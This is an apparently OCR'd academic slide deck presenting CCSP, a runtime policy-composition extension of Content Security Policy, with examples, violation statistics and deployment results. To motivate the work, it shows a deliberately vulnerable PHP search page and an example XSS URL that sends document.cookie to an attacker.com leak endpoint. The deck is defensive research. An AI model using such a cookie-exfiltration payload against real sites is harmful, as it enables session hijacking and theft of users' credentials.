CCSP: Controlled Relaxation of Content Security Policies by Runtime Policy Composition

S. Calzavara, A. Rabitti, M. Bugliesi
Università Ca' Foscari Venezia

Web security is hard to get right!

... even for web security experts!

Developing secure web applications is possible, but **challenging**:


- Complex threat model: web attacks + network attacks
- Variegate attacks: session hijacking, CSRF, SSL stripping...
- Browsers are **natural candidates** for security enforcement

Sadly, the baseline security policy of browsers - the Same Origin Policy - is sub-optimal, because it can be circumvented by **content injection** attacks

Content Injection (1/2)

Content injection happens when untrusted inputs are incorrectly treated as markup elements or code (XSS)

```
<?php
session_start ();
...
$query = $_GET ['q'];
print "Results for: <u> $query </u>";
...
?>
```



Content Injection (2/2)

How to attack the search page:

```
http://weak.com/search.php?q=</u><script>
document.write ('<img src ="http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

Since the attacker's script becomes indistinguishable from other scripts in the page, cookie access and leakage is not prevented by the Same Origin Policy

Content Security Policy (CSP)

CSP is a W3C standard designed to prevent / mitigate content injection:

- A **policy language** to define restrictions on content loading
- Policy specification done at the server side
- Policy enforcement done at the browser side

Core strategy to prevent XSS using (classic) CSP:

1. Disallow the execution of **inline scripts** (by default)
2. Allow the inclusion of external scripts using **white-listing**

Example CSP

```
script-src  https://example.com;
img-src     *;
default-src none
```

Policy semantics:

- External scripts can only be loaded from `https://example.com`
- Inline scripts are blocked (no `unsafe-inline` in `script-src`)
- Images can be loaded from every web origin
- No other web content, e.g., stylesheets, can be loaded

Problems with CSP

Previous research identified **severe issues** in the current CSP deployment:

1. Many websites use `unsafe-inline` for backward compatibility
2. White-lists are often **too strict** or **too large**
3. Websites often have a **dynamic** nature: for instance, advertisement and HTTP redirects are not easy to support with static white-lists

CSP evolved to offer robust solutions to the first problem, but only a partial solution to the other two problems


Compositional CSP (CCSP)

We present CCSP, an extension of CSP based on **runtime policy composition**

1. Page developers only specify the **initial** content security policy
2. Content providers can **relax** this policy to load their dependencies
3. Page developers can put an **upper bound** on policy relaxation

Dynamic white-lists built by interacting with the content providers, who know their needs, but without giving them full control on security!

Running Example



Example - Classic CSP (CSP 1 or 2)

```
script-src https://a.com https://b.com;
img-src    https://c.com
```

Problems with this form of policy specification:

1. Script dependencies must be carefully detected
2. The policy is brittle and potentially hard to maintain

One may argue that this improves security, but previous analyses in the wild showed that this is not the case...

Example - Strict CSP (CSP 3)

Core idea: do not use white-lists for script inclusion, but **nonces**

```
<script src="https://a.com/stats.js" nonce="ab3f5k">
```

The updated policy looks as follows:

```
script-src nonce-ab3f5k strict-dynamic;
img-src    https://c.com
```

The use of `strict-dynamic` propagates trust to **recursively loaded scripts**, so there is no need to white-list `b.com` anymore

Analysis of Strict CSP


Benefits:

1. Improved protection against script injection
2. Improved robustness to code changes in scripts

Criticisms:

1. Limited scope: only supports scripts. Images? Redirects?
2. Poor granularity: all-or-nothing relaxation mechanism
3. Nonces can be bypassed and complicate a security auditing

Example - CCSP (1/2)



Example - CCSP (2/2)

p.com policy

```
CSP-Compose
 script-src  https://a.com/stats.js
 default-src none

CSP-Intersect
 scope       https://a.com/stats.js;
 script-src  https://*;
 img-src     *;
 default-src none
```

a.com policy

```
CSP-Union
 script-src https://b.com/dep.js
 img-src    https://c.com
```

Script dependencies

Initial CSP: direct page dependencies

Upper bounds for relaxation by the script

Example - CCSP (2/2)

p.com policy

```
CSP-Compose
 script-src  https://a.com/stats.js;
 default-src none

CSP-Intersect
 scope       https://a.com/stats.js;
 script-src  https://*;
 img-src     *;
 default-src none
```

a.com policy

```
CSP-Union
 script-src https://b.com/dep.js;
 img-src    https://c.com
```

Policy composition at p.com

```
script-src  https://a.com/stats.js
            https://b.com/dep.js;
img-src     https://c.com;
default-src none
```

Analysis of CCSP

Benefits:

1. Realistic support for fine-grained white-lists
2. A very general mechanism for dynamic policy relaxation
3. The least privilege principle can be applied to policy relaxation

Criticisms:

1. It requires collaboration with content providers
2. Increased complexity (also for debugging)

Design Evaluation

The paper presents an evaluation of three main aspects of CCSP:

1. **Security**
   a. CCSP is designed with honest content providers in mind
   b. Page developers have the last word on security by the upper bounds for relaxation
2. **Backward compatibility**
   a. Legacy browsers will ignore the new CCSP headers
   b. Interactions with content providers never tighten the initial policy
3. **Deployment cost**
   a. Browser vendors: CCSP implementable using CSP as a black box
   b. Web developers: no major changes w.r.t. CSP, focus on direct dependencies only

Impact of CCSP

We collected CSP violations in the wild (1352 sites) which may be hard to fix in CSP:

1. **Dependencies**: 231 violations on 51 websites
2. **HTTP redirects**: 199 violations on 73 websites

The use of `strict-dynamic` can only fix 96 violations in the first category and none of the violations in the second category

Violations due to script dependencies

Directive	*#violations*	*#sites*
script-src	96	30
font-src	72	3
frame-src	32	25
img-src	17	5
connect-src	12	6
style-src	2	2

Testing CCSP in the wild

We implemented CCSP as a Google Chrome extension and tested it on real websites


1. Fixed CSP violations at twitter.com and orange.sk
2. Quantified the deployment cost of CCSP for the most popular script providers

Deploying CCSP on these providers benefits a significant fraction of the Web!

Scripts and violations for top providers

#scripts	*#violations*	*Type of viol.*
9	1	script
13	1	frame
3	5	script,img
4	4	connect,img
2	2	script,img
3	6	script,connect, frame
6	2	frame
3	3	script
3	2	script

The evolution of CSP



Conclusion

- CSP is facing significant deployment challenges, which its continuous evolution is trying to address
- CCSP is the first extension of CSP which supports the **dynamic nature** of common web contents, including advertisement and HTTP relocations
- CCSP is designed to be secure, backward compatible and easy to deploy
- … yet, it calls for a **paradigm change** w.r.t. traditional CSP

CCSP is an academic proposal, far from a W3C standard, yet the problems it tries to address are still unsolved by CSP. Addressing these issues is important for the success of CSP!

Thanks for your attention!

www.dais.unive.it/~csp
csp@dais.unive.it